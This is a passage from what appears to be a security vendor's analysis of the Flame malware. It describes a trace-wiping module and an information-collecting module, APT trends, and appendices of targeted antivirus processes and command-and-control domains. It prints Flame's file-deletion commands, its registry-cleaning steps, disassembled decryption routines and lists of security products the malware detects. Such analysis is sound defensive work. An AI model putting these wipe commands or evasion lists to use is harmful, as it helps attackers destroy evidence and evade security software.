00152CA8  49 00 4E 00 44 00 4F 00 57 00 2E 00 49 00 4E 00  I.N.D.O.W...I.N.
00152CB8  54 00 45 00 52 00 45 00 53 00 54 00 49 00 4E 00  T.E.R.E.S.T.I.N.
00152CC8  47 00 5F 00 50 00 52 00 4F 00 43 00 45 00 53 00  G._.P.R.O.C.E.S.
00152CD8  53 00 45 00 53 00 2E 00 66 00 72 00 65 00 65 00  S.E.S...f.r.e.e.
00152CE8  39 8A 88 A6 FF FF FF FF FF FF FF FF FF 06 04 00  9妶 ?.??.....
00152CF8  00 00 00 00 00 00 DE 63 59 11 03 50 00 00 00 4D  ......辌Y???P...M
00152D08  03 00 00 E5 02 00 00 FF FE 52 00 45 00 41 00 52  ..?.. چ.E.A.R
00152D18  00 5F 00 57 00 49 00 4E 00 44 00 4F 00 57 00 2E  ._.W.I.N.D.O.W..
00152D28  00 49 00 4E 00 54 00 45 00 52 00 45 00 53 00 54  .I.N.T.E.R.E.S.T
00152D38  00 49 00 4E 00 47 00 5F 00 54 00 49 00 54 00 4C  .I.N.G._.T.I.T.L
00152D48  00 45 00 53 00 2E 00 73 00 69 00 7A 00 65 00 BE  .E.S...s.i.z.e.
00152D58  97 A6 8A FF FF 06 04 00 00 00 00 00 00 00 DE 63  棪? .......辌
00152D68  59 11 06 04 00 00 00 00 00 00 00 DE 63 59 11 06  Y.......辌Y
00152D78  04 00 00 00 01 00 00 00 BB 04 E5 A9 0C 1E 00 00  ......?濠.-..
00152D88  00 00 00 00 00 A3 C4 0C 69 FF FF FF FF FF FF FF  .....D.i
00152D98  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00152DA8  FF FF FF 03 52 00 00 00 B5 03 00 00 5A 03 00 00     R...?..Z..
00152DB8  FF FE 52 00 45 00 41 00 52 00 5F 00 57 00 49 00   چ.E.A.R._.W.I.
00152DC8  4E 00 44 00 4F 00 57 00 2E 00 49 00 4E 00 54 00  N.D.O.W...I.N.T.
00152DD8  45 00 52 00 45 00 53 00 54 00 49 00 4E 00 47 00  E.R.E.S.T.I.N.G.
00152DE8  5F 00 54 00 49 00 54 00 4C 00 45 00 53 00 2E 00  _.T.I.T.L.E.S...
00152DF8  66 00 69 00 72 00 73 00 74 00 B1 7F F6 66 03 50  f.i.r.s.t.?鰂P
00152E08  00 00 00 C2 03 00 00 03 04 00 00 FF FE 52 00 45  ...?.... چ.E
```

```
00152E18  00 41 00 52 00 5F 00 57 00 49 00 4E 00 44 00 4F  .A.R._.W.I.N.D.O
00152E28  00 57 00 2E 00 49 00 4E 00 54 00 45 00 52 00 45  .W...I.N.T.E.R.E
00152E38  00 53 00 54 00 49 00 4E 00 47 00 5F 00 54 00 49  .S.T.I.N.G._.T.I
00152E48  00 54 00 4C 00 45 00 53 00 2E 00 6C 00 61 00 73  .T.L.E.S...l.a.s
00152E58  00 74 00 8C 30 08 74 FF FF 03 50 00 00 00 CF 03  .t.?t  P...?
00152E68  00 00 5E 04 00 00 FF FE 52 00 45 00 41 00 52 00  ..^.. چه.E.A.R.
00152E78  5F 00 57 00 49 00 4E 00 44 00 4F 00 57 00 2E 00  _.W.I.N.D.O.W...
00152E88  49 00 4E 00 54 00 45 00 52 00 45 00 53 00 54 00  I.N.T.E.R.E.S.T.
00152E98  49 00 4E 00 47 00 5F 00 54 00 49 00 54 00 4C 00  I.N.G._.T.I.T.L.
00152EA8  45 00 53 00 2E 00 66 00 72 00 65 00 65 00 62 62  E.S...f.r.e.e.bb
00152EB8  91 78 FF FF                                 憍
```

The string lists obtained after arrangement are as follows:

```
EAR_WINDOWDESKTOP_SAMPLE_RATE
EAR_WINDOWWINDOW_SAMPLE_RATE
EAR_WINDOWNOT_INTERESTING_PRCESSES_INTERVALD
EAR_WINDOWINTERESTING_PROCESSESsize
EAR_WINDOWINTERESTING_PROCESSESfirst
EAR_WINDOWINTERESTING_PROCESSESlast
EAR_WINDOWINTERESTING_PROCESSESfree
EAR_WINDOWINTERESTING_TITLESsize
EAR_WINDOWINTERESTING_TITLESfirst
EAR_WINDOWINTERESTING_TITLESlast
EAR_WINDOWINTERESTING_TITLESfree
```

Analysis of the “browse32.ocx” Module

“Browse32.ocx” is a module downloaded from a remote server by Flame. We found that this module is used to delete all the malware traces in case of forensic analysis. After the execution of “browse32.ocx”, it will overwrite all the files created by the malware with gibberish characters and then delete all these files to prevent anybody from obtaining disks that are infected with the relevant information.

1. **It will obtain system version information and traverse system process information.**
2. **It will perform the operation of cleaning file traces:**

It will obtain file attributes of the files listed in Appendix 5 (Appendix 5: Files browse32.ocx Traverses the System to Find), and then set the file attributes to “normal” and obtain the size of the file. If the file is not empty, it will overwrite it with the same amount of bytes of gibberish to cover and then overwrite again with zeros (To prevent file recovery).

3. **It will execute the following commands:**

```
"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\
Common Files\Microsoft Shared\MSSecurityMgr"

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\Common Files\Microsoft Shared\MSAudio""

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl""

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\Common Files\Microsoft Shared\MSSndMix""

"C:\WINDOWS\system32\cmd.exe" /c del /q /f

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\system32\ssi*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\system32\aud*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\system32\tok*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\system32\lrl*"
```

4. It will perform the operation of clearing the registry:

It will call the relevant registry functions dynamically

It will check and delete the registry key assignments using the functions

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa：

Authentication Packages：”mssecmgr.ocx”

It will set random key assignments repeatedly (A 9-digit combination of letters starting with A and numbers) and then delete.

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation：

StandardSize:

Large amounts of data were encrypted in the sample. The encryption algorithm code is as follows:

Description of the algorithm description:

```
M=(0xbh+N)*(N+0xbh+0xch)
```

Note:n is the offset of the decrypted byte.

```
AL=(M1)^(M2)^(M3)^(M4)
```

Decrypted data = Encrypted data – AL




Figure 35 AL=(M1)^(M2)^(M3)^(M4)

Decrypt the data:

```
0x1000C826  proc near
              test    edx, edx
              push    esi
              mov     esi, eax
              jbe     short 0x1000C860
              push    ebx
              push    edi
              push    0Bh
              pop     edi
              sub     edi, esi
0x1000C834:
              lea     ecx, [edi+esi]
              lea     eax, [ecx+0Ch]
              imul    eax, ecx        ; (0xbh+N)*(N+0xbh+0xch)
              add     eax, dword_10067168
              mov     ecx, eax
              shr     ecx, 18h
              mov     ebx, eax
              shr     ebx, 10h
              xor     cl, bl
              mov     ebx, eax
              shr     ebx, 8
              xor     cl, bl
              xor     cl, al
              sub     [esi], cl
              inc     esi
              dec     edx
              jnz     short 0x1000C834
              pop     edi
              pop     ebx
0x1000C860:
              pop     esi
              retn
0x1000C826  endp
```

There are two functions that call the function above, whose positions are as follows respectively:

The fist call:

```
0x1000C8A8     proc near
               push    ebp
               mov     ebp, esp
               push    ebx
               push    esi
               push    edi
               mov     eax, eax
               push    ebx
               push    eax
               pop     eax
               pop     ebx
               pusha
               popa
               mov     esi, [ebp+8]
               cmp     word ptr [esi+10h], 0
               jnz     short 0x1000C8C9
               mov     al, al
               mov     ah, ah
               lea     eax, [esi+14h]
               jmp     short 0x1000C8E9
0x1000C8C9:
               movzx   edx, word ptr [esi+12h]
               lea     ebx, [esi+14h]
               mov     eax, ebx
               call    0x1000C826
               and     word ptr [esi+10h], 0
               cmp     eax, 0
               jz      short 0x1000C8E5
               nop
               mov     edi, edi
               nop
0x1000C8E5:
               mov     esi, esi
               mov     eax, ebx
0x1000C8E9:
               pop     edi
               pop     esi
               pop     ebx
               pop     ebp
               retn
```

```
0x1000C8A8  endp
```

The function above is called 340 times.

The function needs a parameter:

DWORD*4:unknow	WORD:sign	WORD:length:N	WORD*N: Encrypted data	??:unknow

The second call:

```
0x1000C862  proc near
                push    ebp
                mov     ebp, esp
                push    ebx
                push    esi
                push    edi
                mov     eax, eax
                push    ebx
                push    eax
                pop     eax
                pop     ebx
                pusha
                popa
                mov     ebx, [ebp+8]
                cmp     byte ptr [ebx+8], 0
                jnz     short 0x1000C882
                mov     al, al
                mov     ah, ah
                lea     eax, [ebx+0Bh]
                jmp     short 0x1000C8A3
0x1000C882:
                movzx   edx, word ptr [ebx+9]
                lea     eax, [ebx+0Bh]
                mov     [ebp+8], eax
                call    0x1000C826
                cmp     eax, 0
                jz      short 0x1000C89A
                nop
                mov     edi, edi
                nop
0x1000C89A:
                mov     esi, esi
                mov     eax, [ebp+8]
                mov     byte ptr [ebx+8], 0
0x1000C8A3:
                pop     edi
                pop     esi
                pop     ebx
                pop     ebp
                retn
0x1000C862  endp
```

The function above is called 2 times.

The function needs a parameter:

DWORD*2:unknow	BYTE:sign	WORD:length:N	WORD*N: Encrypted data	??:unknow

Analysis of the “jimmy.dll” Module

“Jimmy.dll” is released from resource file 146 by Flame. We found that this module is used to collect information, such as user computer information which includes window titles and registry key assignments, computer name, disk types and so on.

1. It will determine whether it is in debugging mode currently; and terminate the process if it is.

2. It will find and load resources “0xA3(163)” and “ 0xA4(164)”.

3. It will traverse the files under the C: drive directory and determine file types and obtain the size of files.

4. It will find the file "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~c34.tmp, read the contents and execute corresponding treatment, then delete the file.

5. It will obtain the current computer name.

6. It will find the file “%Temp%\~dra52.tmp，%WINDOWS%\temp\~a29.tmp”.

7. It will obtain registry key value information:

- `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation: StandardSize`
- `HKEY_CLASSES_ROOT\CLSID\{98de59a0-d175-11cd-a7bd-00006b827d94}`
- `HKLM\SOFTWARE\KasperskyLab\AVP6`
- `HKLM\SOFTWARE\KasperskyLab\protected\AVP7`

8. It will traverse the following processes:

- FCH32.EXE
- PXConsole.exe
- PXAgent.exe

- Filemon.exe
- fsav32.exe
- FPAVServer.exe
- fssm32.exe
- FProtTray.exe
- fspc.exe
- fsdfwd.exe
- fsguidll.exe
- FAMEH32.EXE
- fsqh.exe
- FSMB32.EXE
- FSMA32.EXE
- fsgk32.exe
- FSM32.EXE
- fsgk32st.exe
- jpfsrv.exe
- procexp.exe
- jpf.exe
- SpywareTerminator.Exe
- sp_rsser.exe
- SpywareTerminatorShield.Exe
- AntiHook.exe
- procexp.exe
- avp.exe

Large amounts of data were encrypted in the sample. The code of the encryption algorithm is as follows:

1. The decryption algorithm description:

```
M=(0xbh+N)*(N+0xbh+0x6h)+0x58h
```

Note: “n” is the offset of the decrypted byte.

AL=(M1)^(M2)^(M3)^(M4)

Decrypted data = Encrypted data – AL




Figure 36 AL=(M1)^(M2)^(M3)^(M4)

2. Decrypt the data:

```
0x1000D9DC     proc near
               test    edx, edx
               push    esi
               mov     esi, eax
               jbe     short 0x1000DA13
               push    ebx
               push    edi
               push    0Bh
               pop     edi
               sub     edi, esi
0x1000D9EA:
               lea     ecx, [edi+esi]
               lea     eax, [ecx+6]
               imul    eax, ecx
               add     eax, 58h
               mov     ecx, eax
               shr     ecx, 18h
               mov     ebx, eax
               shr     ebx, 10h
               xor     cl, bl
               mov     ebx, eax
               shr     ebx, 8
               xor     cl, bl
               xor     cl, al
               sub     [esi], cl
               inc     esi
               dec     edx
               jnz     short 0x1000D9EA
               pop     edi
               pop     ebx
0x1000DA13:
```

```
                 pop      esi
                 retn
0x1000D9DC      endp
```

There are two functions that call the function above, whose positions are as follows respectively:

The fist call:

```
0x10016610     proc near
               cmp      word ptr [esi+10h], 0
               jnz      short 0x1001661B
               lea      eax, [esi+14h]
               retn
0x1001661B:
               movzx    edx, word ptr [esi+12h]
               push     edi
               lea      edi, [esi+14h]
               mov      eax, edi
               call     0x1000D9DC
               and      word ptr [esi+10h], 0
               mov      eax, edi
               pop      edi
               retn
0x10016610     endp
```

The function above is called 113 times.

The function needs a parameter as follows:

DWORD*4: unknow	WORD:sign	WORD:length: N	WORD*N: Encrypted data	??:unknow

The second call:

```
0x1001A0EF     proc near
               movzx    edx, word ptr [esi+9]
               push     edi
               lea      edi, [esi+0Bh]
               mov      eax, edi
               call     0x1000D9DC
               mov      eax, edi
               mov      byte ptr [esi+8], 0
               pop      edi
               retn
0x1001A0EF     endp
```

The function above is called 4 times.

The function needs a parameter as follows:

DWORD*2:unknow	BYTE:sign	WORD:length:N	WORD*N: Encrypted data	??: unknow

Note:

"%System32%" is a variable path. Virus determines the position of current folder "System".

%Windir%	WINDODWS directory
%DriveLetter%	Root directory of logical drive
%ProgramFiles%	Installation directory defaulted by system processes
%HomeDrive%	the partition of the currently active system
%Documents and Settings%	Root directory of current users' documentations
%Temp%	\Documents and Settings\Current users\Local Settings\Temp
%System32%	Folder "System32"

Summary and Outlook

From the recent attacks of Stuxnet, Duqu and Flame, we can find that attackers no longer propagate malware in large quantities to acquire the sense of technical accomplishments or economic interests. The new trend is obvious: malware is becoming the most important factor in APT attacks.

The malware that are used for APT attacks has the following characteristics:

1. Clear purposes

Attackers don't attempt to infect lots of hosts. Instead, they try to precisely attack a specific target, and avoid attacking non-targeted computers, hoping that users won't find the malware.

2. Various hiding techniques and long survival period

The malware adopts various kernel techniques to hide itself. It can use effective C&C communication methods to receive commands for a long time and use digital certificates to avoid being detected. Therefore, Flame is found when it has existed for two years.

3. Complex code

Most of the former malware has certain single functionality. The variants are usually automatically generated. But now, the APT malware, developed by professional teams that do not focus on the mass production, has quite complex architecture and functionalities. This makes it rather difficult to determine and detect malware.

4. A large number of 0day exploits

The malware often makes use of large amounts of various 0day vulnerabilities for different goals such as external network penetration, intranet communication and the final attack. So, traditional security solutions are being challenged.

5. Multi-Platform

The runtime environments of the malware include MS-Office, Adobe Flash Player, WinCC, Mac OS, and Java platform. Now, attackers don't simply propagate the malware. Instead, they have many other purposes.

6. Attack Targets Step by Step

Attackers are well organized in various steps, including information collection, vulnerability mining/purchase, penetration attack, propagation via the internal network, and remote control. Finally, they carry out attacks are far more serious.

Under such circumstances, traditional antivirus system (including backend streamline processing system and detection system), security models and security practice are seriously challenged. For example, due to the targeted attacks, traditional malware capture system can't work well. As a result, many APTs are reported to antivirus vendors by users themselves. Moreover, the automatic sample analysis and judgment system may also be disabled, so neither the environment simulator nor the behavior trigger can be totally automatic. Furthermore, analysis and repair of various 0day vulnerabilities and other vulnerabilities require cooperation of different organizations.

Before APTs appear, antivirus vendors use various resources to protect users from being attacked. Such resources include software, hardware, backend systems, analysis capacities and antivirus technologies. When APTs appear, antivirus vendors can't respond in a timely fashion. For example, Kaspersky Lab spent several months to analyze Stuxnet and Duqu. But for attackers, they can take a couple of years to learn of a specific filed, and then launch attacks. We can see that there is a large time gap between antivirus vendors and attackers, which may last for many more years.

Security vendors and users are in difficult position in defending APT attacks, even from the non-technical perspective. We have no idea of the next target or the purpose. Actually, we are in serious trouble when facing such malware developed by professional teams with plenty of time and sufficient funding.

Under this difficult situation, we can't just find, analyze, detect and protect against these attacks. Instead, all the security vendors should take measures actively from these aspects: carrying out basic researches, performing attack and defense practice, creating new models and methods, understanding users form a deeper level, and forming new and effective solutions and so on. What's more, an effective protection system needs not only the support and cooperation of system vendors, software developers, and hardware manufacturers, but the help of all users who can enhance their security awareness and then put it into practice. The criminals are always focusing on the weak parts we neglect. Therefore, we should be active to find viruses and cooperate with each other so that we can defeat these as yet unknown and powerful threats.

Appendix

Appendix 1: The List of Security Processes of Mssecmgr.ocx.

<u>Note:Some processes in the list are the same with those of other process lists</u>

Some processes in the list are the same with those of other process lists

Process	Description
TSAnSrf.exe	The process of the security suite by Omniquad Anonymous Surfing
xauth_service.exe	Unknown
fwsrv.exe	Jetico Personal Firewall Process: a personal network firewall with comprehensive and easy-to-use features
kavmm.exe	The process of Kaspersky Anti-Virus Personal Pro 5
acs.exe	The Outpost process
frzstate2k.exe	The process of Freezing-point restoring software
Fsguiexe.exe	The process of the F-Secure Anti-virus software program
Nvoy.exe	The process of Norman Anti-Virus software
SCANWSCS.exe	The Quick Heal software of Quick Heal Technologies
zerospyware lite_installer.exe	Zero Spyware components process: a personal privacy protection software
ICMON.exe	The activity monitor process of the anti-virus detection component of Sophos Anti-Virus
fsdfwd.exe	The F-Secure Anti-Virus components process
fsrt.exe	The Fortres Security process
Fsm32.exe	A part of F-Secure Anti-Virus
bdmcon.exe	A part of BitDefender produced by SoftWin
sab_wab.exe	The SUPERAntiSpyware components process
TScutyNT.exe	The process of Omniquad Ltd. Products
blackd.exe	A part of BlackICE firewall
VSDesktop.exe	The Sub-process of Virtual Sandbox 2.0 Build 209
DCSUserProt.exe	The DiamondCS Process Guard process： a system security program
authfw.exe	The process of Authentium Firewall
app_firewall.exe	The process of NetScaler App Firewall

Process	Description
lpfw.exe	The process of Lavasoft Personal Firewall
FCH32.exe	The process of F-Secure Anti-Virus
ccEvtMgr.exe	A part of the Internet Security Suite of Norton Internet Security
xfilter.exe	A process related to the Fil Firewall
Fsbwsys.exe	A process related to F-secure Anti-virus software
jpf.exe	Jetico Personal Firewall: A comprehensive and easy-to-use network protection software which can protect computers against hackers
TSAtiSy.exe	Omniquad Anti-Spy Software Process
Fsgk32.exe	A process related to F-secure Anti-virus Software
fxsrv.exe	Unknown
swupdate.exe	The process of Sophos Anti-Virus
almon.exe	The process of Sophos AutoUpdate product
EMLPROXY.exe	The process of Quick Heal anti-virus software: well-known security software based in India
UmxTray.exe	A process related to Tiny Firewall: a network firewall software produced by Tiny Software
NetMon.exe	The process to manage and detect the network status of Network Monitor software
Firewall 2004.exe	The WyvernWorks Firewall 2004 software process
pgaccount.exe	A process related to a personal account. When logging in with another account after logging out of one, there may exist two processes of this kind
EMLPROUI.exe	The process of Quick Heal anti-virus software
xcommsvr.exe	The program related to BitDefender anti-virus products
TMBMSRV.exe	A part of PC-cillin produced by Trend Micro
umxcfg.exe	A process related to Tiny Firewall: Network firewall software produced by Tiny Software
Kpf4gui.exe	A process related to the personal firewall of Kerio
SpyHunter3.exe	The process of Spy Hunter Anti-spyware software
NVCSCHED.exe	Nvcsched.exe is a process belonging to the Norman virus console and responsible for running scheduled scan tasks
alsvc.exe	The process of Sophos Anti-Virus security product
avguard.exe	A part of personal network security suite of Anti-Vir
Fssm32.exe	A process related to F-Secure anti-virus software which scans viruses
DFServEx.exe	The process of Freezing-point restoring software
live help.exe	A process related to Windows32 applications

Process	Description
DF5ServerService.exe	The process of Freezing-point restoring software
bdss.exe	A part of BitDefender anti-virus product
sched.exe	Sched.exe is a process belonging to the Norman virus console and responsible for running scheduled scan tasks
jpfsrv.exe	The process of the Jetico Personal Firewall service
PXConsole.exe	The process of Prevx Home anti-spyware
ONLINENT.exe	A process related to the Quick Heal Total security product
SSUpdate.exe	The spyware scanning process of SUPER Anti-Spyware
SpywareTerminator.exe	A process related to Crawler anti-virus software
ONLNSVC.exe	A process related to F-Secure anti-virus software
mpsvc.exe	The process of micro-point active defense
vsserv.exe	The relevant program of Bull Guard network security suite and BitDefender anti-virus product
cpf.exe	The main process of Comodo Personal Firewall
UmxPol.exe	A process related to Tiny Firewall. Tiny Firewall: a network firewall software produced by Tiny Software
RDTask.exe	Virtual CD program
TmPfw.exe	A part of Trend Micro security product
ike.exe	The service of FortiClient SSL VPN
DFAdmin6.exe	The process of Freezing-point restoring software
asr.exe	The process of Advanced Spyware Remover anti-spyware
FWService.exe	The PCToolsFirewallPlus service process
protect.exe	The process of Safe'n'Sec product
NJEEVES.exe	A part of the Norman anti-virus product
TMAS_OEMon.exe	The Trend Micro Anti-Spam process
sp_rsser.exe	The process of Spyware Terminator anti-spyware
WSWEEPNT.exe	The Sophos Anti-Virus process
ipcsvc.exe	The process of security software of Net Veda Safety.Net
UmxAgent.exe	The process of CA Anti-Virus Service
Umxlu.exe	The process of Tiny Firewall: Network firewall software produced by Tiny Software
kav.exe	The process of the Kaspersky Anti-Virus product
MPF.exe	The process related to Macfee network security suite to protect the computers against the worms and viruses
umxagent.exe	The process of the CA Anti-Virus service

Process	Description
avp.exe	The process of the Kaspersky Anti-Virus product
TSmpNT.exe	The process of Omniquad MyPrivacy software
fsgk32st.exe	A process related to F-Secure anti-virus software
zlclient.exe	The client-end program of Zone Alarm personal firewall
R-Firewall.exe	The process of R-Firewall personal firewall
sww.exe	Unknown
umxtray.exe	The process of Tiny Firewall: A network firewall software produced by Tiny Software
ccApp.exe	A part of Norton Anti-Virus 2003
avpm.exe	A part of the anti-virus suite produced by Kaspersky
smc.exe	A part of Norton Anti-Virus 2003
PF6.exe	The process of Privatefirewall
ipcTray.exe	The process of the security software of Net Veda Safety.Net
fsaua.exe	fsaua.exe is a process belonging to the automatic updates agent of F-Secure
fsqh.exe	The isolation management tool of F-secure anti-virus software
R-firewall.exe	The R-Firewall Personal Firewall process
pcipprev.exe	Firewall software
blackice.exe	The main process of Blackice
ekrn.exe	The program related to ESET Smart Security or ESET NOD32 Antivirus
configmgr.exe	The IBM Case Manager process
ipatrol.exe	The security software of the Internet Security Alliance
savadminservice.exe	Unknown
alupdate.exe	The important file to normal operation, office software, games running
Zanda.exe	The control procedures of the Norman anti-virus product and also the resident program
nstzerospywarelite.exe	A part of anti-spyware
AdoronsFirewall.exe	A part of Adorons firewall application
vsmon.exe	A part of Zone Alarm Personal Firewall
snsmcon.exe	The process file of Safe'n'Sec 2009
vdtask.exe	A virtual CD-ROM software
OEInject.exe	The process related to Omniquad Total Security anti-virus software
procguard.exe	With description GUI Aspect of ProcessGuard is a process file from company DiamondCS belonging to product DiamondCS ProcessGuard. The file is not digitally signed.

Process	Description
UmxCfg.exe	A process related to the network firewall software of Tiny Firewall
SpywareTerminatorShield.exe	Spyware Terminator process: a free and easy-to-use removal tool for spyware
fsgk32.exe	A process related to F-Secure anti-virus software
mpfcm.exe	Unknown
SWNETSUP.exe	A process related to applications for the anti-virus and network support service of Sophos Anti-Virus
UfSeAgnt.exe	A part of PC-cillin anti-virus software produced by Trend Micro
fsguidll.exe	A real-time virus monitoring and protection system
clamd.exe	The process related to Clam AV
PXAgent.exe	The relevant parts of Prevx Home security software
snsupd.exe	The updating part of SysWatch client-end
updclient.exe	The upgrade process of Zone Alarm security software
tikl.exe	The malicious key logger program
FirewallGUI.exe	The process of a firewall
ZeroSpyware Lite.exe	The process of Zero Spyware
RTT_CRC_Service.exe	A part of the R-Firewall firewall
SfCtlCom.exe	A part of PC-cillin anti-virus software produced by Trend Micro
FrzState.exe	The freezing-point restoring product process
avgnt.exe	A part of H+BEDV anti-virus software
cmdagent.exe	The process of Comodo firewall for detecting and removing viruses, it also has the automatic monitoring system of Vshield and always resides in the system tray. It will detect files' security automatically when you open them in disks, web browsers and e-mails folders. If the files contain viruses, it will warn the user immediately and take the appropriate actions.
sppfw.exe	The process of Securepoint by GmbH: the process related to functionality such as its firewall
cdinstx.exe	The process of anti-virus software
aupdrun.exe	The upgrading program for Agnitum Outpost Firewall automatically
omnitray.exe	The Network DVR Server process of Genetec Omnicast
Kpf4ss.exe	A part of the Windows process of Kerio personal firewall
gateway.exe	The process of advertisement planning of WindUpdates
FSMA32.exe	A part of F-Secure anti-virus software
SavService.exe	The process related to Sophos Anti-Virus Module

Process	Description
BootSafe.exe	A small program which can restart fast to enter Safe mode
fspc.exe	The process of the Internet security suite of F-Secure
AntiHook.exe	The process of the Anti-Hook control center
dfw.exe	The Signs firewall process
FSM32.exe	A part of F-Secure anti-virus software
Netguard Lite.exe	A part of ZeroSpyware spyware
pfsvc.exe	A Windows file created by Privacyware, related to its firewall
op_mon.exe	The real-time monitoring program of Outpost Firewall
zerospyware le.exe	The process related to the personal privacy protection software of Zero Spyware
DF5SERV.exe	The freezing-point restoring product process
TmProxy.exe	A part of PC-cillin anti-virus software produced by Trend Micro
safensec.exe	A process of Safe'n'Sec product
FSMB32.exe	A part of F-Secure anti-virus software
Tray.exe	The process of the Net Veda Safety.Net security software
umxfwhlp.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
nvcoas.exe	The process of Norman Virus
FAMEH32.exe	The process of F-Secure Anti-Virus
tinykl.exe	The tiny keyboard logging tools which are easy and convenient to use
ccSetMgr.exe	A of Symantec network security suite
SUPERAntiSpyware.exe	The relevant parts of SUPER Anti-Spyware
fsav32.exe	The F-Secure Anti-Virus process
outpost.exe	The program related to Outpost Personal Firewall
UmxFwHlp.exe	Network firewall software produced by Tiny Software
Fspex.exe	A process related to the F-Secure Anti-Virus service
bdagent.exe	The program related to BitDefenderProfessional anti-virus software
wwasher.exe	A process related to the Webwasher security product
VCATCH.exe	The process related to VCatch 2003 CommonSearch
spfirewallsvc.exe	The driver process of SecurePoint firewall
cdas17.exe	The process related to CyberDefender AntiSpyware
dvpapi.exe	A process related to Authentium Antivirus
fssm32.exe	The process of F-Secure anti-virus software used to scan viruses
livesrv.exe	The online upgrading program related to BitDefenderProfessional

Process	Description
	anti-virus software
Fsav32.exe	The process of F-Secure anti-virus software

Appendix 2: The List of All Domain Names

adhotspot.biz
admin-on.biz
autosync.info
bannerspot.in
bannerzone.in
bestcopytoday.com
bytewiser.com
chchengine.com
chchengine.net
dailynewsupdater.com
dbdrivers.biz
diznet.biz
dnslocation.info
dnsmask.info
dnsportal.info
dnsupdate.info
dvmdownload.net
eventshosting.com
fastestever.net
fastinfo.biz
flashp.webhop.net
flashupdates.info
flushdns.info
isyncautomation.in
isyncautoupdater.in
liveservice.biz
living-help.com
localconf.com
localgateway.info
micromedia.in
mysync.info
netproof.info
netsharepoint.info
network-acs.biz
networkupdate.net
newsflashsite.com
newstatisticfeeder.com
newsync.info
nvidiadrivers.info
nvidiasoft.info
nvidiastream.info
pingserver.info
processrep.com
profcenter.biz
quick-net.info
rendercodec.info
rsscenter.webhop.info
sec-enhanced.org
serveflash.info
serverss.info
smart-access.net
smartservicesite.info
specthosting.biz
syncdomain.info
synclock.info
syncprovider.info
syncsource.info
syncstream.info
syncupdate.info
traffic-spot.biz
traffic-spot.com
ultrasoft.in
update-ver.biz
videosync.info

Appendix 3: Process List of Main Foreign Antivirus Software Detected by advnetcfg.ocx

Process	Description
fwsrv.exe	The process of the AVG Firewall Service
ssupdate.exe	The spyware scanning process of SUPER Anti-Spyware
zerospyware lite.exe	The anti-spyware process of Zero Spyware
dcsuserprot.exe	The process of DiamondCS Process Guard: a system security program
spywareterminatorshield.exe	The process of Spyware Terminator: free and easy-to-use software for spyware removal
zerospyware lite_installer.exe	The process related to Zero Spyware components: personal privacy protection software
umxagent.exe	The process of the CA Anti-Virus service
fsdfwd.exe	The process of the F-Secure Anti-Virus components
fspex.exe	The process of the F-Secure Anti-Virus service
sab_wab.exe	The SUPERAntiSpyware components process
blinkrm.exe	The process of the product developed by eEye Digital Security
pxconsole.exe	The process of Prevx Home anti-spyware
jpfsrv.exe	The process of Jetico Personal Firewall Service
lpfw.exe	The process of Lavasoft Personal Firewall
updclient.exe	The process to upgrade the security software of Zone Alarm
fameh32.exe	The process of F-Secure Anti-Virus
blinksvc.exe	The process of modules related to eEye Digital Security
spyhunter3.exe	The process of Spy Hunter anti-spyware
swupdate.exe	The process of Sophos Anti-Virus
nvcoas.exe	The process of Norman Virus
fch32.exe	The process of F-Secure Anti-Virus
pgaccount.exe	The process related to a personal account. When logging in with another account after logging out of one, there may exist two processes of this kind.
blink.exe	The process of a product developed by eEye Digital Security
umxcfg.exe	The process related to Tiny Firewall: network firewall software produced by Tiny Software
zlh.exe	The network security suite control program for Norman anti-virus
fsm32.exe	A process related to F-Secure anti-virus software for managing the scheduled scanning tasks
live help.exe	A process related to Windows32 applications
vcatch.exe	The process related to VCatch 2003 CommonSearch
icmon.exe	The activity monitor process for anti-virus detection of Sophos Anti-Virus
netguard lite.exe	A part of ZeroSpyware spyware
cpf.exe	The main program of Comodo Personal Firewall

Process	Description
nip.exe	The anti-virus software console of Norman for scanning and monitoring POP3, SMTP and NNTP viruses
asr.exe	The process of Advanced_Spyware_Remover anti-spyware
nvcsched.exe	nvcsched.exe is a process belonging to the Norman virus console and is responsible for running scheduled scan tasks
ipctray.exe	The process of Net Veda Safety.Net security software
sp_rsser.exe	A process related to the anti-spyware software of Spyware Terminator
firewall 2004.exe	The process of WyvernWorks Firewall 2004
kpf4gui.exe	The process related to Kerio Personal Firewall
ipcsvc.exe	The process of Net Veda Safety.Net security software
sppfw.exe	The process GmbH securepoint which includes firewall functionality
avp.exe	A process related to Kaspersky anti-virus software
fsgk32st.exe	A process related to F-Secure anti-virus software
zlclient.exe	The client-end process of Zone Alarm personal firewall
fsguiexe.exe	A process related to F-Secure anti-virus software
umxpol.exe	Tiny Firewall: network firewall software produced by Tiny Software
